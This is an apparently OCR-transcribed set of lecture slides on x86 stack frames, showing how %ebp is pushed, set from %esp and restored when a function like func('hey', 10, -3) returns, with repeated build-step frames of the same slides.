
```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```



%ebp Example

~~0xbfff03b8~~	%ebp	A memory address
0xbfff0200		
0xbfff0720	(%ebp)	The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```




%ebp Example

~~0xbfff03b8~~ **0xbfff0200** %ebp A memory address

~~0xbfff0720~~ **0xbfff03b8** (%ebp) The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```




%ebp Example

~~0xbfff03b8~~ **0xbfff0200** %ebp A memory address

~~0xbfff0720~~ **0xbfff03b8** (%ebp) The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
movl    (%ebp) %ebp /* %ebp=(%ebp) */
```




%ebp Example

~~0xbfff03b8~~ **0xbfff0200** %ebp — A memory address

~~0xbfff0720~~ **0xbfff03b8** (%ebp) — The value at memory address of %ebp

```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
movl    (%ebp) %ebp /* %ebp=(%ebp) */
```




Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```

Return from Functions


```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```



Q: How do we restore %ebp?


Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```



Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```




Q: How do we restore %ebp?

1. **Push %ebp before local**

Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```




Q: How do we restore %ebp?

1. **Push %ebp before local**
2. **Set %ebp to current %esp**

Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```




Q: How do we restore %ebp?

1. **Push %ebp before local**
2. **Set %ebp to current %esp**

Return from Functions

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```




Q: How do we restore %ebp?

1. **Push %ebp before local**
2. **Set %ebp to current %esp**
3. **Set %ebp to (%ebp) at return**


Return from Functions – Resume previous execution

```
int main ()
{   …
    func("hey", 10, -3);
    …
}
```

Q: How do we resume here?

